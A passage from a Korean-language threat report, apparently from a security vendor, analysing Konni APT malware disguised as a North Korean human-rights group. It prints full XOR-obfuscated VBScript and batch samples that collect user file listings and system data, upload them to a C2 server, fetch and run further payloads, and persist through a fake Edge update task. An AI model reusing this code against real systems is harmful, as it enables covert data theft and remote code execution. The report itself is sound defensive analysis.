InstrRev(WScript.ScriptFullName, "₩"))

IXnqBkP = "k@J9_@-Xf0hxyOK;."
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(20675 Xor
20622):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(42987 Xor
42882):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(56477 Xor
56574)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(9589 Xor
9479):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(61337 Xor
61430):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(47452 Xor
47407):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(50399 Xor
50352):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(2792 Xor
2702)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(34468 Xor
34512):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(55205 Xor
55179):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(43829 Xor
43885)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(49659 Xor
49590):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(4761 Xor
4821):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(60664 Xor
60592):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(6370 Xor
6326):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(13361 Xor
13413)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(36594 Xor
36514):IXnqBkP = orcHZ684EepX_nSg1

Set Swjmwpj1ejHmVN5 = CreateObject(IXnqBkP)
itkmenc = WScript.Arguments.Item(0)

e9D5qlaP = "mr0"
upyfA7DV1 = upyfA7DV1 & Chr(22337 Xor 22278):upyfA7DV1 =
upyfA7DV1 & Chr(13796 Xor 13729)
upyfA7DV1 = upyfA7DV1 & Chr(60708 Xor 60784):e9D5qlaP =
upyfA7DV1

Swjmwpj1ejHmVN5.open e9D5qlaP, itkmenc, False
Swjmwpj1ejHmVN5.send
q_VGpmrB = Kcv8jDJ45bBovmCu & WScript.Arguments.Item(1)
If Swjmwpj1ejHmVN5.status = 200 Then

AdmvHxqfShikw = "[fu Lr#]/n;8"
WYN6h1 = WYN6h1 & Chr(14589 Xor 14524):WYN6h1 = WYN6h1 &
Chr(8155 Xor 8127):WYN6h1 = WYN6h1 & Chr(62822 Xor 62729)
WYN6h1 = WYN6h1 & Chr(3859 Xor 3959):WYN6h1 = WYN6h1 &
Chr(21406 Xor 21500):WYN6h1 = WYN6h1 & Chr(57994 Xor
```

```
58020):WYN6h1 = WYN6h1 & Chr(42945 Xor 42898):WYN6h1 =
WYN6h1 & Chr(25557 Xor 25505):WYN6h1 = WYN6h1 & Chr(59138
Xor 59248)
WYN6h1 = WYN6h1 & Chr(5123 Xor 5222):WYN6h1 = WYN6h1 &
Chr(65146 Xor 65051):WYN6h1 = WYN6h1 & Chr(11416 Xor
11509):AdmvHxqfShikw = WYN6h1

        Set ulaqHb7any = CreateObject(AdmvHxqfShikw)
        with ulaqHb7any
                .type = 1
                .open
                .write Swjmwpj1ejHmVN5.responseBody
                .savetofile q_VGpmrB, 1
        End with
End If
```

[표 4-3] 'activate.vbs' 파일 스크립트 명령어 화면

○ 'activate.vbs' 파일 역시 기존과 동일한 패턴으로 주요 문자열이 10진수와 XOR 연산 로직으로 난독화되어 있습니다.

```
On Error Resume Next
Kcv8jDJ45bBovmCu = Left(WScript.ScriptFullName,
InstrRev(WScript.ScriptFullName, "\"))

IXnqBkP = "k@J9_@-Xf0hxyOK;."
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(20675 Xor
20622):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(42987 Xor
42882):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(56477 Xor 56574)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(9589 Xor
9479):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(61337 Xor
61430):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(47452 Xor
47407):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(50399 Xor
50352):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(2792 Xor 2702)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(34468 Xor
34512):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(55205 Xor
55179):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(43829 Xor 43885)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(49659 Xor
49590):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(4761 Xor
4821):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(60664 Xor
60592):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(6370 Xor
6326):orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(13361 Xor 13413)
orcHZ684EepX_nSg1 = orcHZ684EepX_nSg1 & Chr(36594 Xor
36514):IXnqBkP = orcHZ684EepX_nSg1

Set Swjmwpj1ejHmVN5 = CreateObject(IXnqBkP)
itkmenc = WScript.Arguments.Item(0)

e9D5qlaP = "mr0"
upyfA7DV1 = upyfA7DV1 & Chr(22337 Xor 22278):upyfA7DV1 = upyfA7DV1
& Chr(13796 Xor 13729)
upyfA7DV1 = upyfA7DV1 & Chr(60708 Xor 60784):e9D5qlaP = upyfA7DV1

Swjmwpj1ejHmVN5.open e9D5qlaP, itkmenc, False
Swjmwpj1ejHmVN5.send
q_VGpmrB = Kcv8jDJ45bBovmCu & WScript.Arguments.Item(1)
If Swjmwpj1ejHmVN5.status = 200 Then

AdmvHxqfShikw = "[fu Lr#]/n;8"
WYN6h1 = WYN6h1 & Chr(14589 Xor 14524):WYN6h1 = WYN6h1 & Chr(8155
Xor 8127):WYN6h1 = WYN6h1 & Chr(62822 Xor 62729)
WYN6h1 = WYN6h1 & Chr(3859 Xor 3959):WYN6h1 = WYN6h1 & Chr(21406
Xor 21500):WYN6h1 = WYN6h1 & Chr(57994 Xor 58020):WYN6h1 = WYN6h1 &
Chr(42945 Xor 42898):WYN6h1 = WYN6h1 & Chr(25557 Xor 25505):WYN6h1
= WYN6h1 & Chr(59138 Xor 59248)
WYN6h1 = WYN6h1 & Chr(5123 Xor 5222):WYN6h1 = WYN6h1 & Chr(65146
Xor 65051):WYN6h1 = WYN6h1 & Chr(11416 Xor 11509):AdmvHxqfShikw =
WYN6h1

    Set ulaqHb7any = CreateObject(AdmvHxqfShikw)
    with ulaqHb7any
        .type = 1
        .open
        .write Swjmwpj1ejHmVN5.responseBody
        .savetofile q_VGpmrB, 1
    End with
End If
```

```
20675^20622 - M
42987^42882 - i
56477^56574 - c
9589^9479   - r
61337^61430 - o
47452^47407 - s
50399^50352 - o
2792^2702   - f
34468^34512 - t
55205^55179 - .

43829^43885 - X
49659^49590 - M
4761^4821   - L
60664^60592 - H
6370^6326   - T
13361^13413 - T
36594^36514 - P

22337^22278 - G
13796^13729 - E
60708^60784 - T

14589^14524 - A
8155^8127   - d
62822^62729 - o
3859^3959   - d
21406^21500 - b
57994^58020 - .
42945^42898 - S
25557^25505 - t
59138^59248 - r
5123^5222   - e
65146^65051 - a
11416^11509 - m
```

[그림 4-3] 'activate.vbs' XOR 연산 부분을 ASCII 문자로 치환한 화면

○ 32개의 연산 항목을 문자열로 변경하면 다음과 같이 Microsoft.XMLHTTP GET Adodb.Stream 개체 내용을 확인할 수 있습니다.

■ 'unactivate.vbs' 파일 코드 분석

○ 'unactivate.vbs' 파일은 'versioninfo.bat' 파일에 의해 호출되는 스크립트입니다. 해당 스크립트는 지정된 컴퓨터명(%COMPUTERNAME%)과 수집된 각종 컴퓨터 내부 정보를 조합해 C2 서버(anrun[.]kr)로 전송하는데 사용됩니다.

```
On Error Resume Next
RFzWb6Sh = Left(WScript.ScriptFullName,
InstrRev(WScript.ScriptFullName, "₩") - 1)

cal9zs0a9i = "=zm32LT_9G1RZlG9'"
CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(7810 Xor 7887):CbJO1dpnUt1 =
CbJO1dpnUt1 & Chr(16776 Xor 16865):CbJO1dpnUt1 = CbJO1dpnUt1
& Chr(12797 Xor 12702):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(130 Xor
240):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(11695 Xor
11712):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(32638 Xor 32525)
CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(13307 Xor 13204):CbJO1dpnUt1
= CbJO1dpnUt1 & Chr(47229 Xor 47131):CbJO1dpnUt1 =
CbJO1dpnUt1 & Chr(18403 Xor 18327):CbJO1dpnUt1 = CbJO1dpnUt1
& Chr(4501 Xor 4539):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(54710 Xor
54766):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(39064 Xor 39125)
CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(23242 Xor 23174):CbJO1dpnUt1
= CbJO1dpnUt1 & Chr(21152 Xor 21224):CbJO1dpnUt1 =
CbJO1dpnUt1 & Chr(3017 Xor 2973):CbJO1dpnUt1 = CbJO1dpnUt1 &
Chr(13568 Xor 13652):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(16431 Xor
16511)
cal9zs0a9i = CbJO1dpnUt1

Set pR1rSrG8kRT = CreateObject(cal9zs0a9i)

tXVzw = " u~1FBC9+s;6ASgH=uY;76%86p"
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(21952 Xor
21907):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(26200 Xor
26171):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(18015 Xor
17965):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(17328 Xor
17369):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(56161 Xor 56081)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(59766 Xor
59650):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(34842 Xor
34931):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(51016 Xor
```

```
50982):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(25525 Xor 25554)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(29009 Xor
29055):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(65143 Xor
65073):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(26476 Xor
26373):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(64362 Xor 64262)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(5867 Xor
5774):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(15882 Xor 15961)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(63762 Xor
63851):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(23746 Xor
23729):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(28615 Xor
28595):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(54003 Xor 53910)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(39921 Xor
39836):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(13729 Xor
13806):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(5768 Xor
5866):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(19924 Xor
19902):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(7986 Xor 8023)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(11978 Xor
11945):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(36355 Xor 36471)
tXVzw = CyduSYN5Egzjv1

Set zrOXQ = CreateObject(tXVzw)

IRgQ6 = WScript.Arguments.Item(1)
QOUkpfj = RFzWb6Sh & "₩" & WScript.Arguments.Item(2)
wG7kGIU1M55 = zrOXQ.OpenTextFile(QOUkpfj).ReadAll()
zrOXQ.DeleteFile(QOUkpfj)


B2Eqym = "7B01j"
Gbzab4j_1 = Gbzab4j_1 & Chr(54263 Xor 54169):Gbzab4j_1 =
Gbzab4j_1 & Chr(47554 Xor 47523):Gbzab4j_1 = Gbzab4j_1 &
Chr(44639 Xor 44594):Gbzab4j_1 = Gbzab4j_1 & Chr(56918 Xor
56883)
Gbzab4j_1 = Gbzab4j_1 & Chr(33448 Xor 33429):B2Eqym = Gbzab4j_1


cfYmfn = "y[$!%_"
Gbzab4j_2 = Gbzab4j_2 & Chr(18702 Xor 18728):Gbzab4j_2 =
Gbzab4j_2 & Chr(46794 Xor 46766):Gbzab4j_2 = Gbzab4j_2 &
Chr(21829 Xor 21796):Gbzab4j_2 = Gbzab4j_2 & Chr(26161 Xor
26181)
Gbzab4j_2 = Gbzab4j_2 & Chr(27021 Xor 27116):Gbzab4j_2 =
Gbzab4j_2 & Chr(11140 Xor 11193):cfYmfn = Gbzab4j_2

mL2dC = B2Eqym & IRgQ6 & cfYmfn & wG7kGIU1M55
```

```
Bq7CV22HYXU = "Jal^"
pjqeB_UY1 = pjqeB_UY1 & Chr(13905 Xor 13825):pjqeB_UY1 =
pjqeB_UY1 & Chr(37266 Xor 37341)
pjqeB_UY1 = pjqeB_UY1 & Chr(14513 Xor 14562):pjqeB_UY1 =
pjqeB_UY1 & Chr(38771 Xor 38695):Bq7CV22HYXU = pjqeB_UY1

pR1rSrG8kRT.open Bq7CV22HYXU, WScript.Arguments.Item(0), False

uNAPAT = "Ibf(b~$GL^ v"
mvidFmMBN1 = mvidFmMBN1 & Chr(23722 Xor 23785):mvidFmMBN1
= mvidFmMBN1 & Chr(9430 Xor 9401):mvidFmMBN1 = mvidFmMBN1
& Chr(30210 Xor 30316):mvidFmMBN1 = mvidFmMBN1 & Chr(45887
Xor 45899):mvidFmMBN1 = mvidFmMBN1 & Chr(20117 Xor 20208)
mvidFmMBN1 = mvidFmMBN1 & Chr(63752 Xor 63846):mvidFmMBN1
= mvidFmMBN1 & Chr(23090 Xor 23110):mvidFmMBN1 =
mvidFmMBN1 & Chr(61139 Xor 61182):mvidFmMBN1 = mvidFmMBN1
& Chr(43358 Xor 43274):mvidFmMBN1 = mvidFmMBN1 & Chr(4663
Xor 4686):mvidFmMBN1 = mvidFmMBN1 & Chr(25881 Xor 25961)
mvidFmMBN1 = mvidFmMBN1 & Chr(54174 Xor 54267):uNAPAT =
mvidFmMBN1


HmElL = "gBco4s EmQX*aox'9.wH9Q7SW{eeMVoUI"
mvidFmMBN2 = mvidFmMBN2 & Chr(36707 Xor 36610):mvidFmMBN2
= mvidFmMBN2 & Chr(54574 Xor 54622):mvidFmMBN2 =
mvidFmMBN2 & Chr(10126 Xor 10238):mvidFmMBN2 = mvidFmMBN2
& Chr(40542 Xor 40498):mvidFmMBN2 = mvidFmMBN2 & Chr(19598
Xor 19687)
mvidFmMBN2 = mvidFmMBN2 & Chr(23549 Xor 23454):mvidFmMBN2
= mvidFmMBN2 & Chr(1737 Xor 1704):mvidFmMBN2 = mvidFmMBN2
& Chr(10441 Xor 10429):mvidFmMBN2 = mvidFmMBN2 & Chr(22628
Xor 22541):mvidFmMBN2 = mvidFmMBN2 & Chr(58340 Xor 58251)
mvidFmMBN2 = mvidFmMBN2 & Chr(41975 Xor 41881):mvidFmMBN2
= mvidFmMBN2 & Chr(12305 Xor 12350):mvidFmMBN2 =
mvidFmMBN2 & Chr(27345 Xor 27305)
mvidFmMBN2 = mvidFmMBN2 & Chr(43939 Xor 43918):mvidFmMBN2
= mvidFmMBN2 & Chr(8848 Xor 8935):mvidFmMBN2 = mvidFmMBN2
& Chr(19316 Xor 19203):mvidFmMBN2 = mvidFmMBN2 & Chr(10796
Xor 10843):mvidFmMBN2 = mvidFmMBN2 & Chr(45804 Xor
45761):mvidFmMBN2 = mvidFmMBN2 & Chr(28586 Xor 28620)
mvidFmMBN2 = mvidFmMBN2 & Chr(61965 Xor 62050):mvidFmMBN2
= mvidFmMBN2 & Chr(10545 Xor 10563):mvidFmMBN2 =
mvidFmMBN2 & Chr(62291 Xor 62270):mvidFmMBN2 = mvidFmMBN2
& Chr(29941 Xor 29912):mvidFmMBN2 = mvidFmMBN2 & Chr(49589
Xor 49600)
```

```
mvidFmMBN2 = mvidFmMBN2 & Chr(29256 Xor 29242):mvidFmMBN2
= mvidFmMBN2 & Chr(14377 Xor 14405):mvidFmMBN2 =
mvidFmMBN2 & Chr(15285 Xor 15312)
mvidFmMBN2 = mvidFmMBN2 & Chr(2288 Xor 2206):mvidFmMBN2 =
mvidFmMBN2 & Chr(2684 Xor 2591)
mvidFmMBN2 = mvidFmMBN2 & Chr(11242 Xor 11141):mvidFmMBN2
= mvidFmMBN2 & Chr(55171 Xor 55271):mvidFmMBN2 =
mvidFmMBN2 & Chr(33833 Xor 33868):mvidFmMBN2 = mvidFmMBN2
& Chr(14596 Xor 14688):HmElL = mvidFmMBN2

pR1rSrG8kRT.setRequestHeader uNAPAT, HmElL

Kb37Qal = "!)('@#7U5{]Y);"
DYcicX1 = DYcicX1 & Chr(61120 Xor 61059):DYcicX1 = DYcicX1 &
Chr(35143 Xor 35112):DYcicX1 = DYcicX1 & Chr(55061 Xor
55163):DYcicX1 = DYcicX1 & Chr(36415 Xor 36427)
DYcicX1 = DYcicX1 & Chr(31278 Xor 31307):DYcicX1 = DYcicX1 &
Chr(42257 Xor 42367):DYcicX1 = DYcicX1 & Chr(13488 Xor
13508):DYcicX1 = DYcicX1 & Chr(22830 Xor 22787):DYcicX1 = DYcicX1
& Chr(14550 Xor 14490)
DYcicX1 = DYcicX1 & Chr(29091 Xor 29126):DYcicX1 = DYcicX1 &
Chr(42701 Xor 42659):DYcicX1 = DYcicX1 & Chr(61356 Xor
61387):DYcicX1 = DYcicX1 & Chr(24227 Xor 24279):DYcicX1 = DYcicX1
& Chr(640 Xor 744):Kb37Qal = DYcicX1

pR1rSrG8kRT.setRequestHeader Kb37Qal, Len(mL2dC)
pR1rSrG8kRT.send mL2dC
```

[표 4-4] 'unactivate.vbs' 파일 스크립트 명령어 화면

○ 'unactivate.vbs' 파일 역시 앞서 살펴본 것과 동일한 기법으로 주요 문자열이 10진수와 XOR 연산 로직으로 난독화되어 있습니다.

○ 난독화된 데이터가 제일 많이 포함되어 있으며, 전부 변환하면 [Microsoft.XMLHTTP Scripting.FileSystem Objectname&data= POST Content-Type application/x-www-form-urlencoded Content-Length] 문자열이 됩니다.

4.2. ZIP 압축 파일에 포함된 BAT 파일 분석

■ 'stopedge.bat' 파일 코드 분석

○ 'stopedge.bat' 파일은 'update.vbs' 파일에 의해 호출되는 배치 명령을 가지고 있습니다.

```
@echo off

pushd "%~dp0"
if exist "paycom.ini" (
        schtasks /create /sc minute /mo 33 /tn
"MicrosoftEdgeEasyUpdate" /tr "%~dp0install.vbs" /f
        del /f /q %~dp0paycom.ini
)

call versioninfo.bat
del /f /q versioninfo.bat
timeout -t 5 /nobreak
del /f /q update.vbs
```

[표 4-5] 'stopedge.bat' 파일 명령어 화면

○ 배치 파일은 명령어 내용이 화면에 출력되지 않도록 숨기기 위해 'echo off' 설정을 하고, 'pushd "%~dp0"' 선언으로 명령 프롬프트가 배치 파일이 존재하는 경로로 설정합니다.

○ 다음으로 'paycom.ini' 파일이 존재할 경우 작업 스케줄러를 등록하여 'install.vbs' 파일이 실행되도록 만듭니다. 작업 스케줄러는 'MicrosoftEdgeEasyUpdate' 이름으로 등록되며, 트리거된 후 무기한으로 00:33:00마다 실행을 반복합니다. 그 다음 'paycom.ini' 파일을 삭제합니다.

○ 동일 경로의 'versioninfo.bat' 파일을 호출하고, 파일이 존재할 경우 삭제합니다. 5초 대기 후에 'update.vbs' 파일을 삭제하여 'stopedge.bat' 파일의 실행과정 흔적을 삭제합니다.

■ 'versioninfo.bat' 파일 코드 분석

○ 'versioninfo.bat' 파일은 'stopedge.bat' 파일에 의해 호출되는 배치 명령 입니다. 본 파일은 피해자 컴퓨터의 주요 정보를 수집해 탈취 시도하는 정찰 기능을 수행하게 됩니다.

```
@echo off
pushd "%~dp0"
dir C:₩Users₩%username%₩downloads₩ /s >
%~dp0cuserdown.data
dir C:₩Users₩%username%₩documents₩ /s > %~dp0cuserdocu.data
dir C:₩Users₩%username%₩desktop₩ /s > %~dp0cuserdesk.data
dir "C:₩Program Files₩" > %~dp0cprog.data
dir "C:₩Program Files (x86)₩" > %~dp0cprog32.data
nslookup myip.opendns.com resolver1.opendns.com >
%~dp0ipinfo.data
tasklist > %~dp0tsklt.data
systeminfo > %~dp0systeminfo.data

timeout -t 5 /nobreak
set url=http://anrun[.]kr/movie/contents.php

WScript.exe unactivate.vbs "%url%"
"%COMPUTERNAME%_userdown" "cuserdown.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_userdocu"
"cuserdocu.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_userdesk"
"cuserdesk.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_prog"
"cprog.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_prog32"
"cprog32.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_ipinfo"
"ipinfo.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_tasklist"
"tsklt.data"
WScript.exe unactivate.vbs "%url%"
"%COMPUTERNAME%_systeminfo" "systeminfo.data"

del /f /q unactivate.vbs
```

[표 4-6] 'versioninfo.bat' 파일 명령어 화면 (도메인 [.] 수정)

○ 사용자 정보를 모으기 위해 DIR 명령을 통해 주요 경로의 디렉토리 구성과 파일 정보, 공인 아이피 주소 및 프로세스 리스트, 시스템 정보 등을 텍스트 파일(.data)로 저장합니다.

파일명	내용
cuserdown.data	Downloads 경로의 디렉토리 구조와 파일 정보
cuserdocu.data	documents 경로의 디렉토리 구조와 파일 정보
cuserdesk.data	desktop 경로의 디렉토리 구조와 파일 정보
cprog.data	Program Files 경로의 디렉토리 구조와 파일 정보
cprog32.data	Program Files (x86) 경로의 디렉토리 구조와 파일 정보
ipinfo.data	공인 아이피 주소
tsklt.data	실행 프로세스 정보
systeminfo.data	OS 종류, 모델, 바이오스 버전 등 주요 시스템 정보

[표 4-7] 외부로 유출 시도되는 파일 및 내용

○ 사용자 정보 수집 명령이 진행된 후 약 5초간 시간지연이 됩니다. 그 다음 수집된 개인 정보가 전송될 C2 서버(anrun[.]kr)를 환경변수 %url% 주소로 지정합니다.

○ 'WScript.exe' 실행을 통해 파일 업로드를 위한 'unactivate.vbs' 파일을 호출하고, C2 서버로 수집된 파일을 전송하는데, 이때 컴퓨터명을 파일 이름 앞부분에 붙여 피해자 구분 및 추가 공격에 활용합니다. 파일 전송 과정이 완료되면, 'unactivate.vbs' 파일을 삭제하여 흔적을 제거합니다.

■ 'resolvedns.bat' 파일 코드 분석

○ 'resolvedns.bat' 파일은 앞서 작업 스케줄러에 등록된 'install.vbs' 파일이 실행될 경우 호출이 됩니다.

```
@echo off

pushd "%~dp0"

set ttn=324093
set tty=230704
set
url=http://anrun[.]kr/movie/contents.php?fifo=%COMPUTERNAME%

if exist "stopedge.bat" (del /f /q stopedge.bat)
if exist "%ttn%.zip" (del /f /q %ttn%.zip)
WScript.exe activate.vbs "%url%" "%ttn%.zip"

if exist "%ttn%.zip" (
        call unzip.exe -P "a" -o "%~dp0%ttn%.zip" > nul
        del /f /q %~dp0%ttn%.zip > nul
        WScript.exe "%tty%.vbs"
        del /f /q %tty%.vbs > nul
)
```

[표 4-8] 'resolvedns.bat' 파일 명령어 화면 (도메인 [.] 수정)

○ 기존과 같은 배치 파일 명령어 내용에 더해 환경변수 3개를 선언합니다. 'ttn=324093', 'tty=230704' 이름과 C2 주소(anrun[.]kr)가 지정되어 있습니다.

○ 이어서 'stopedge.bat' 파일과 ttn 변수로 조합된 이름의 '324093.zip' 파일이 존재할 경우 순차적으로 삭제를 진행합니다. 그 다음 'WScript.exe' 파일의 'activate.vbs' 호출을 통해 C2에서 컴퓨터명 인자와 ttn 변수로 정의된 '324093.zip' 파일의 다운로드를 시도합니다. 분석 시점에 해당 파일이 받아지지 않았습니다.

○ 만약 '324093.zip' 파일이 존재할 경우 'unzip.exe' 압축 해제 유틸리티를 호출하고 암호 인자값으로 'a' 문자를 넣어 압축을 해제합니다. 그리고 '324093.zip' 파일을 삭제합니다. 다음 단계로 'WScript.exe' 파일로 'tty' 변수였던 '230704.vbs' 파일을 실행하고 삭제합니다.

5. 유사도 분석 (Similarity Analysis)

5.1. Konni APT 캠페인별 코드 비교

■ '국세청 사칭' VS '북한인권단체 사칭'

○ 각 LNK 파일의 내부 명령을 비교해 보면 다음과 같습니다. 국세청 사칭의 경우는 2023년 7월 31일 지니언스 블로그에 등록된 '국세청 우편물 발송 알림 사칭 공격 (Konni APT Campaign)' 위협 분석 보고서를 통해 자세한 내용을 확인할 수 있습니다.[5]

○ 국세청 사칭 LNK 명령어는 16진수 값으로 포함돼 있어, 이 부분은 디코딩 후에 비교하였습니다.

국세청 사칭 LNK 명령 부분	북한인권단체 사칭 LNK 명령 부분
New-Object byte[] 0x00014405;$znUKtljyzBrPLDZ.Read($SppylSfzYpca, 0, 0x00014405);$znUKtljyzBrPLDZ.Close();Remove-Item -Path $SEvhgMDD -Force;$wxJAARinisLXUr=$env:public + '₩' + '04769.zip';sc $wxJAARinisLXUr $SppylSfzYpca -Encoding Byte;$XmTikNAS = new-object -com shell.application;$BhpnSYjtY = $XmTikNAS.Namespace($wxJAARinisLXUr);$XmTikNAS.Namespace($env:public + '₩' + 'documents').CopyHere($BhpnSYjtY.items(), 1044) | out-null;remove-item -path $wxJAARinisLXUr -force;$VvLBkEnxv=$env:public+'₩documents₩start.vbs'	New-Object byte[] 0x000148D2;$JizBEr.Read($RPpIOH_pILYL, 0, 0x000148D2);$JizBEr.Close();$OWy3F9HSTxzI=$env:public + '₩' + 'update_cmd.zip';sc $OWy3F9HSTxzI $RPpIOH_pILYL -Encoding Byte;$Tc3Z0DVVt20gC6 = new-object -com shell.application;$OFwbp6y5a5PPJ = $Tc3Z0DVVt20gC6.Namespace($OWy3F9HSTxzI);$Tc3Z0DVVt20gC6.Namespace($env:public + '₩' + 'documents').CopyHere($OFwbp6y5a5PPJ.items(), 1044) | out-null;remove-item -path $OWy3F9HSTxzI -force;$awt4rSN3lry=$env:public+'₩documents₩update.vbs'

[표 5-1] Konni 캠페인별 LNK 내부 명령 일부 비교 화면

[5] 국세청 우편물 발송 알림 사칭 공격 (Konni APT Campaign)

○ LNK 바로가기 파일에 의해 Drop되는 ZIP 압축 파일은 다음과 같은 구성을 가지고 있습니다.

국세청 사칭 ZIP 파일 구성	북한인권단체 사칭 ZIP 파일 구성
start.vbs	update.vbs
07856126.bat	paycom.ini
19288086.bat	resolvedns.bat
30966118.bat	stopedge.bat
32981202.bat	versioninfo.bat
73888454.bat	activate.vbs
unzip.exe	unactivate.vbs
-	install.vbs
-	unzip.exe

[표 5-2] Konni 캠페인별 ZIP 파일 비교 화면

○ 국세청 사칭의 경우 '73888454.bat' 파일은 '30966118.bat' 파일이 존재할 경우 레지스트리 Run 경로에 'start.vbs' 파일을 등록해 지속성을 유지합니다. 반면, 북한인권단체 사칭의 경우 'stopedge.bat' 파일은 'paycom.ini' 파일이 존재할 경우 작업 스케줄러 생성을 통해 'install.vbs' 파일을 등록해 지속성을 유지하는 차이가 있습니다.

○ 지속성 유지 방식에 차이가 있지만, 전술적으로 보면 배치 파일과 특정 조건에 따라 명령을 수행합니다. 그리고 조건이 성립할 경우 다음 단계에서 해당 파일을 삭제하는 것이 일치합니다.

○ 각 위협 케이스는 동일한 MD5 값을 가진 'unzip.exe' 유틸리티 파일을 통해 암호화된 압축 파일을 다운로드해 해제하는 기능을 시도합니다. 더불어 압축 해제에 사용하는 인자의 암호도 'a' 문자로 동일합니다.

국세청 사칭 - 30966118.bat	북한인권단체 사칭 - resolvedns.bat
call unzip.exe -P "a" "%~dp0%fn%.zip" > nul del /f /q %~dp0%fn%.zip > nul	call unzip.exe -P "a" -o "%~dp0%ttn%.zip" > nul del /f /q %~dp0%ttn%.zip > nul

[표 5-3] unzip.exe 실행 명령어 부분 비교 화면

○ 컴퓨터 내부 정보를 수집하는 명령을 비교해 보면, 확장자가 txt 파일에서 data 이름으로 변경된 것 외에 64비트 OS 기반 프로그램 파일 경로가 추가된 것을 알 수 있습니다.

국세청 사칭 - 32981202.bat	`@echo off`
	`pushd "%~dp0"`
	`dir C:\Users\%username%\downloads\ /s > %~dp0cuserdown.txt`
	`dir C:\Users\%username%\documents\ /s > %~dp0cuserdocu.txt`
	`dir C:\Users\%username%\desktop\ /s > %~dp0cuserdesk.txt`
	`dir "C:\Program Files\" /s > %~dp0cprog.txt`
	`nslookup myip.opendns.com resolver1.opendns.com > %~dp0ipinfo.txt`
	`tasklist > %~dp0tsklt.txt`
	`systeminfo > %~dp0systeminfo.txt`
	
	`timeout -t 5 /nobreak`
	`set url=http://overseeby.com/upload.php`
	`call 07856126.bat "%url%" "cuserdown.txt" "%COMPUTERNAME%_cuserdown.txt" >nul`
	`call 07856126.bat "%url%" "cuserdocu.txt" "%COMPUTERNAME%_cuserdocu.txt" >nul`
